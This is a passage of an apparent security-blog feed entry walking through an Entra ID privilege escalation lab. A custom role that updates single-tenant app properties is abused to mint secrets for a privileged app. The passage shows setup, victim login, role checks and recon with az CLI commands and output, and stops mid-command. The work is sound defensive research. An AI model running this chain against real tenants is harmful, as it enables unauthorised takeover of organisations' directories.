<?xml version="1.0" encoding="utf-8"?><feed xmlns="http://www.w3.org/2005/Atom" xml:lang="en"><generator uri="https://jekyllrb.com/" version="3.10.0">Jekyll</generator><link href="https://marcgoam.github.io/feed.xml" rel="self" type="application/atom+xml" /><link href="https://marcgoam.github.io/" rel="alternate" type="text/html" hreflang="en" /><updated>2026-08-20T06:41:50+00:00</updated><id>https://marcgoam.github.io/feed.xml</id><title type="html">marcgoam.io</title><subtitle>Publications about cybersecurity, hacking and CTFs</subtitle><author><name>marcgoam</name></author><entry><title type="html">Entra ID privilege escalation via applications.myOrganization/allProperties/update</title><link href="https://marcgoam.github.io/entra-id-allproperties-privesc/" rel="alternate" type="text/html" title="Entra ID privilege escalation via applications.myOrganization/allProperties/update" /><published>2026-06-18T00:00:00+00:00</published><updated>2026-06-18T00:00:00+00:00</updated><id>https://marcgoam.github.io/entra-id-allproperties-privesc</id><content type="html" xml:base="https://marcgoam.github.io/entra-id-allproperties-privesc/"><![CDATA[<blockquote>
  <p>This post complements my contribution to HackTricks on a new Entra ID Privilege Escalation technique. The HackTricks entry covers the theory and the abuse condition; this walkthrough is the end-to-end lab, the setup, every command and the output.</p>
</blockquote>

<p>This article walks through a privilege escalation chain in <strong>Microsoft Entra ID</strong> (formerly Azure AD). The victim holds a single custom-role action <code class="language-plaintext highlighter-rouge">microsoft.directory/applications.myOrganization/allProperties/update</code> that looks narrowly scoped to “managing app properties for single-tenant apps”. In reality, the action grants two things at once: the ability to add credentials to any single-tenant application, an, by extension, the ability to authenticate as any of those applications. If even one of them holds a privileged Microsoft Graph permission, the chain ends in Global Administrator.</p>

<p>The primitive: writing the <code class="language-plaintext highlighter-rouge">passwordCredentials</code> property of an application is part of “allProperties”. Once the victim can write that property, they can mint a client secret for an application that already carries <code class="language-plaintext highlighter-rouge">RoleManagement.ReadWrite.Directory</code> (or similar), authenticate as that service principal, and use the resulting Graph token to grant themselves any directory role.</p>

<h3 id="toolsblogs-used">Tools/Blogs used</h3>

<ul>
  <li><strong>Azure CLI (az)</strong>: <a href="https://learn.microsoft.com/en-us/cli/azure/" target="_blank" rel="noopener noreferrer">https://learn.microsoft.com/en-us/cli/azure/</a></li>
  <li><strong>Microsoft Graph REST API</strong>: <a href="https://learn.microsoft.com/en-us/graph/api/overview" target="_blank" rel="noopener noreferrer">https://learn.microsoft.com/en-us/graph/api/overview</a></li>
  <li><strong>Hacktricks Blog</strong>: <a href="https://cloud.hacktricks.wiki/en/pentesting-cloud/azure-security/az-privilege-escalation/az-entraid-privesc/index.html#microsoftdirectoryapplicationsmyorganizationallpropertiesupdate" target="_blank" rel="noopener noreferrer">https://cloud.hacktricks.wiki/en/pentesting-cloud/azure-security/az-privilege-escalation/az-entraid-privesc/index.html</a></li>
</ul>

<h1 id="background">Background</h1>

<p>In Entra ID, custom roles are built from <strong>resource actions</strong>. One of those actions is:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>microsoft.directory/applications.myOrganization/allProperties/update
</code></pre></div></div>

<p>Reading the action name, two parts look reassuring:</p>

<ul>
  <li><code class="language-plaintext highlighter-rouge">applications.myOrganization</code> — only single-tenant apps, not multi-tenant ones.</li>
  <li><code class="language-plaintext highlighter-rouge">allProperties/update</code> — “all properties” sounds noisy but bounded.</li>
</ul>

<p>The non-obvious part is that anapplication’s <code class="language-plaintext highlighter-rouge">passwordCredentials</code> is one of those properties. Adding a secret to an app is, formally, an <code class="language-plaintext highlighter-rouge">update</code> on the <code class="language-plaintext highlighter-rouge">passwordCredentials</code> property — which falls under <code class="language-plaintext highlighter-rouge">allProperties</code>. There is no separate authorization check that asks “does this app have privileged Graph permissions?” before allowing the write.</p>

<p>That means the action effectively grants:</p>

<blockquote>
  <p><em>“Mint a client secret for any single-tenant application in the tenant”</em></p>
</blockquote>

<p>Which in turn means:</p>

<blockquote>
  <p><em>“Impersonate any single-tenant service principal in the tenant”</em></p>
</blockquote>

<p>If any of those service principals has a privileged Microsoft Graph <strong>application permission</strong> — <code class="language-plaintext highlighter-rouge">RoleManagement.ReadWrite.Directory</code>, <code class="language-plaintext highlighter-rouge">Application.ReadWrite.All</code>, <code class="language-plaintext highlighter-rouge">AppRoleAssignment.ReadWrite.All</code> or similar, the holder of the custom role is GA-equivalent.</p>

<p>The vulnerability is not in the API: every individual step does exactly what the documentation says. It’s in how the resource action is presented in the portal (“Update all properties of single-tenant applications”) versus what it actually enables.</p>

<h1 id="lab-setup">Lab setup</h1>

<p>The setup uses a brand-new tenant. Everything is done as Global Administrator before stepping into the victim’s shoes.</p>

<h2 id="create-the-victim-user">Create the victim user</h2>


<p>From the portal: <strong>Identity → Users → All users → + New user → Create new user</strong>.</p>

<ul>
  <li>UPN: <code class="language-plaintext highlighter-rouge">victim</code></li>
  <li>Display name: <code class="language-plaintext highlighter-rouge">Lab Victim (allProperties abuse)</code></li>
  <li>Password: <strong>Auto-generate</strong> (copy it before closing the blade).</li>
</ul>

<p>After creation, open the user blade and copy the <strong>Object ID</strong>, this is <code class="language-plaintext highlighter-rouge">VICTIM_OID</code> and we will use it later.</p>

<p>A first login in an incognito window with that account is required to clear the “change password on first sign-in” flow and to register MFA if the tenant enforces it; without that the <code class="language-plaintext highlighter-rouge">az login</code> from the victim’s side will fail.</p>

<p><img src="/assets/images/entra-id-privesc/setup_users.png" alt="" /></p>

<h2 id="register-the-target-application">Register the target application</h2>


<p><strong>Identity → Applications → App registrations → + New registration</strong>.</p>

<ul>
  <li><strong>Name</strong>: <code class="language-plaintext highlighter-rouge">Target-App-SingleTenant</code>.</li>
  <li><strong>Supported account types</strong>: <strong>Single Tenant Only</strong>, this sets <code class="language-plaintext highlighter-rouge">signInAudience = AzureADMyOrg</code>, which is what places the app inside the scope of <code class="language-plaintext highlighter-rouge">.myOrganization</code>.</li>
  <li><strong>Redirect URI</strong>: empty.</li>
</ul>

<p>Register and copy the <strong>Application (client) ID</strong> as <code class="language-plaintext highlighter-rouge">APP_ID</code>.</p>

<p><img src="/assets/images/entra-id-privesc/setup_app.png" alt="" /></p>

<h2 id="add-and-consent-the-privileged-graph-permission">Add and consent the privileged Graph permission</h2>


<p>Inside the new app, <strong>Manage → API permissions → + Add a permission → Microsoft Graph → Application permissions</strong>. (Application: not Delegated. The <code class="language-plaintext highlighter-rouge">roles</code> claim in an app-only token only exists for application permissions.)</p>

<p>Pick <code class="language-plaintext highlighter-rouge">RoleManagement.ReadWrite.Directory</code>, add it, and then click <strong>Grant admin consent for <code class="language-plaintext highlighter-rouge">&lt;tenant&gt;</code></strong>. The status must turn green / “Granted”.</p>

<blockquote>
  <p>The whole point of the lab is that <strong>no client secret is created here</strong>. The victim will create the secret as part of the exploit, that is the privileged operation under test.</p>
</blockquote>

<p>The objective of the chain will be to mint a client secret for this exact app. With <code class="language-plaintext highlighter-rouge">RoleManagement.ReadWrite.Directory</code> consented, anyone able to sign in as this service principal can assign any directory role, including Global Administrator, to any principal. In practice that permission is GA-equivalent on the directory.</p>

<p><img src="/assets/images/entra-id-privesc/setup_app_permissions.png" alt="" /></p>

<h2 id="create-the-custom-role-with-a-single-action">Create the custom role with a single action</h2>


<p><strong>Identity → Roles &amp; admins → Roles &amp; admins → + New custom role</strong>.</p>

<ul>
  <li><strong>Name</strong>: <code class="language-plaintext highlighter-rouge">Single-Tenant App Manager (lab)</code>.</li>
  <li><strong>Permissions</strong> tab: find <strong>Manage app registration properties for single-tenant applications</strong> and tick <strong>Update all properties of single-tenant applications</strong>. That checkbox maps one-to-one to <code class="language-plaintext highlighter-rouge">microsoft.directory/applications.myOrganization/allProperties/update</code>. <strong>Nothing else</strong> should be ticked.</li>
  <li><strong>Review + create</strong>: the portal flags the role as <strong>Privileged</strong>.</li>
</ul>

<p><img src="/assets/images/entra-id-privesc/setup_app_roles.png" alt="" /></p>

<p>The resulting role JSON, viewable from <strong>Roles &amp; admins → role → JSON definition</strong>, should be exactly:</p>

<div class="language-json highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="p">{</span><span class="w">
  </span><span class="nl">"isPrivileged"</span><span class="p">:</span><span class="w"> </span><span class="kc">true</span><span class="p">,</span><span class="w">
  </span><span class="nl">"rolePermissions"</span><span class="p">:</span><span class="w"> </span><span class="p">[{</span><span class="w">
    </span><span class="nl">"allowedResourceActions"</span><span class="p">:</span><span class="w"> </span><span class="p">[</span><span class="w">
      </span><span class="s2">"microsoft.directory/applications.myOrganization/allProperties/update"</span><span class="w">
    </span><span class="p">]</span><span class="w">
  </span><span class="p">}]</span><span class="w">
</span><span class="p">}</span><span class="w">
</span></code></pre></div></div>

<h2 id="assign-the-role-to-the-victim">Assign the role to the victim</h2>

<p>From the role’s blade: <strong>Assignments → + Add assignments</strong>.</p>

<ul>
  <li><strong>Select members</strong>: search for <code class="language-plaintext highlighter-rouge">Lab Victim</code> and pick the user.</li>
  <li><strong>Assignment type</strong>: <strong>Active</strong> (not <em>Eligible</em> — we want the role held permanently without going through a PIM activation flow).</li>
  <li><strong>Assignment duration</strong>: <strong>Permanently assigned</strong>.</li>
  <li><strong>Justification</strong>: <code class="language-plaintext highlighter-rouge">lab</code>.</li>
</ul>


<p>Confirm with <strong>Assign</strong>. The victim now permanently holds <code class="language-plaintext highlighter-rouge">Single-Tenant App Manager (lab)</code> and, with it, the single resource action <code class="language-plaintext highlighter-rouge">microsoft.directory/applications.myOrganization/allProperties/update</code> — the only privilege the rest of the chain relies on.</p>

<p><img src="/assets/images/entra-id-privesc/setup_victim_roles.png" alt="" /></p>

<h2 id="inventory">Inventory</h2>

<p>By the end of setup the operator should have noted:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>TENANT_ID       = e1867d75-a942-4b77-8faf-e38ff6f248e1
TENANT_DOMAIN   = labmarcgoam.onmicrosoft.com
VICTIM_OID      = da6f8e74-652b-46b6-aa91-b8ec46fea222
APP_ID          = 4eed77fd-793e-4fd8-b5ed-aab86dfeb795
</code></pre></div></div>

<p>And the tenant contains:</p>

<ul>
  <li>A victim with a single custom-role action: <code class="language-plaintext highlighter-rouge">applications.myOrganization/allProperties/update</code> (flagged privileged).</li>
  <li>A single-tenant app, <code class="language-plaintext highlighter-rouge">Target-App-SingleTenant</code>, with <code class="language-plaintext highlighter-rouge">RoleManagement.ReadWrite.Directory</code> (Application) consented and <strong>no client secret</strong>.</li>
</ul>

<h1 id="exploitation">Exploitation</h1>

<h2 id="step-1--become-the-victim">Step 1 — Become the victim</h2>

<p>Open a fresh shell and authenticate the Azure CLI as the victim user. The rest of the chain runs under this identity until the moment we switch to the service principal.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">export </span><span class="nv">EMAIL</span><span class="o">=</span><span class="s1">'victim@labmarcgoam.onmicrosoft.com'</span>
<span class="nb">export </span><span class="nv">PASSWORD</span><span class="o">=</span><span class="s1">'&lt;the new password set after first login&gt;'</span>

az login <span class="nt">--username</span> <span class="s2">"</span><span class="nv">$EMAIL</span><span class="s2">"</span> <span class="nt">--password</span> <span class="s2">"</span><span class="nv">$PASSWORD</span><span class="s2">"</span>
</code></pre></div></div>

<div class="language-json highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="p">[</span><span class="w">
  </span><span class="p">{</span><span class="w">
    </span><span class="nl">"cloudName"</span><span class="p">:</span><span class="w"> </span><span class="s2">"AzureCloud"</span><span class="p">,</span><span class="w">
    </span><span class="nl">"id"</span><span class="p">:</span><span class="w"> </span><span class="s2">"e1867d75-a942-4b77-8faf-e38ff6f248e1"</span><span class="p">,</span><span class="w">
    </span><span class="nl">"isDefault"</span><span class="p">:</span><span class="w"> </span><span class="kc">true</span><span class="p">,</span><span class="w">
    </span><span class="nl">"tenantId"</span><span class="p">:</span><span class="w"> </span><span class="s2">"e1867d75-a942-4b77-8faf-e38ff6f248e1"</span><span class="p">,</span><span class="w">
    </span><span class="nl">"user"</span><span class="p">:</span><span class="w"> </span><span class="p">{</span><span class="w">
      </span><span class="nl">"name"</span><span class="p">:</span><span class="w"> </span><span class="s2">"victim@labmarcgoam.onmicrosoft.com"</span><span class="p">,</span><span class="w">
      </span><span class="nl">"type"</span><span class="p">:</span><span class="w"> </span><span class="s2">"user"</span><span class="w">
    </span><span class="p">}</span><span class="w">
  </span><span class="p">}</span><span class="w">
</span><span class="p">]</span><span class="w">
</span></code></pre></div></div>

<p>Double-check the active identity, <code class="language-plaintext highlighter-rouge">upn</code> should now be <code class="language-plaintext highlighter-rouge">victim@labmarcgoam.onmicrosoft.com</code> and <code class="language-plaintext highlighter-rouge">id</code> should be the victim’s client ID.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>az ad signed-in-user show <span class="nt">--query</span> <span class="s2">"{upn:userPrincipalName, id:id}"</span>
</code></pre></div></div>

<div class="language-json highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="p">{</span><span class="w">
  </span><span class="nl">"id"</span><span class="p">:</span><span class="w"> </span><span class="s2">"da6f8e74-652b-46b6-aa91-b8ec46fea222"</span><span class="p">,</span><span class="w">
  </span><span class="nl">"upn"</span><span class="p">:</span><span class="w"> </span><span class="s2">"victim@labmarcgoam.onmicrosoft.com"</span><span class="w">
</span><span class="p">}</span><span class="w">
</span></code></pre></div></div>

<h2 id="step-2--confirm-the-assigned-role">Step 2 — Confirm the assigned role</h2>

<p>Read the role assignments tied to our own principal and dump the action set of each role definition. This is both evidence that we start with a single narrow-looking action and a sanity check that no extra role slipped in.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">MY_OID</span><span class="o">=</span><span class="si">$(</span>az ad signed-in-user show <span class="nt">--query</span> <span class="nb">id</span> <span class="nt">-o</span> tsv<span class="si">)</span>

az rest <span class="nt">--method</span> GET <span class="se">\</span>
  <span class="nt">--uri</span> <span class="s2">"https://graph.microsoft.com/v1.0/roleManagement/directory/roleAssignments?</span><span class="se">\$</span><span class="s2">filter=principalId eq '</span><span class="nv">$MY_OID</span><span class="s2">'&amp;</span><span class="se">\$</span><span class="s2">expand=roleDefinition"</span> <span class="se">\</span>
  <span class="nt">--query</span> <span class="s2">"value[].roleDefinition.{name:displayName, isPrivileged:isPrivileged, actions:rolePermissions[0].allowedResourceActions}"</span>
</code></pre></div></div>

<div class="language-json highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="p">[</span><span class="w">
  </span><span class="p">{</span><span class="w">
    </span><span class="nl">"actions"</span><span class="p">:</span><span class="w"> </span><span class="p">[</span><span class="w">
      </span><span class="s2">"microsoft.directory/applications.myOrganization/allProperties/update"</span><span class="w">
    </span><span class="p">],</span><span class="w">
    </span><span class="nl">"isPrivileged"</span><span class="p">:</span><span class="w"> </span><span class="kc">null</span><span class="p">,</span><span class="w">
    </span><span class="nl">"name"</span><span class="p">:</span><span class="w"> </span><span class="s2">"Single-Tenant App Manager (lab)"</span><span class="w">
  </span><span class="p">}</span><span class="w">
</span><span class="p">]</span><span class="w">
</span></code></pre></div></div>

<p>This is the baseline for the write-up: a victim with <strong>one</strong> narrow-looking action.</p>

<h2 id="step-3--recon-apps-with-privileged-graph-permissions">Step 3 — Recon: apps with privileged Graph permissions</h2>

<p>The next step is to find an in-scope single-tenant app that holds a useful application permission on Microsoft Graph. The Microsoft Graph service principal has a stable, well-known object, query everyone who has any app role assigned on it:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">GRAPH_SP_ID</span><span class="o">=</span><span class="si">$(</span>az ad sp show <span class="nt">--id</span> 00000003-0000-0000-c000-000000000000 <span class="nt">--query</span> <span class="nb">id</span> <span class="nt">-o</span> tsv<span class="si">)</span>

az rest <span class="nt">--method</span> GET <span class="se">\</span>
  <span class="nt">--uri</span> <span class="s2">"https://graph.microsoft.com/v1.0/servicePrincipals/</span><span class="nv">$GRAPH_SP_ID</span><span class="s2">/appRoleAssignedTo"</span> <span class="se">\</span>
  <span class="nt">--query</span> <span class="s2">"value[].{App:principalDisplayName, SP:principalId, RoleId:appRoleId}"</span> <span class="se">\</span>
  <span class="nt">-o</span> table
</code></pre></div></div>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>App                      SP                                    RoleId
-----------------------  ------------------------------------  ------------------------------------
Target-App-SingleTenant  950dedc9-62cd-4737-8418-47df4cb0b5ab  9e3f62cf-ca93-4989-b6ce-bf83c28f9fe8
</code></pre></div></div>

<p>Resolve the <code class="language-plaintext highlighter-rouge">RoleId</code> to a human-readable Graph permission name:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">ROLE_ID</span><span class="o">=</span><span class="s1">'9e3f62cf-ca93-4989-b6ce-bf83c28f9fe8'</span>

az ad sp show <span class="nt">--id</span> 00000003-0000-0000-c000-000000000000 <span class="se">\</span>
  <span class="nt">--query</span> <span class="s2">"appRoles[?id=='</span><span class="nv">$ROLE_ID</span><span class="s2">'].value"</span> <span class="nt">-o</span> tsv
</code></pre></div></div>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>RoleManagement.ReadWrite.Directory
</code></pre></div></div>

<h2 id="step-4--verify-the-target-is-in-scope">Step 4 — Verify the target is in scope</h2>

<p>The custom role action only applies to <code class="language-plaintext highlighter-rouge">.myOrganization</code> apps. Confirm <code class="language-plaintext highlighter-rouge">signInAudience</code>:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>az rest <span class="nt">--method</span> GET <span class="se">\</span>
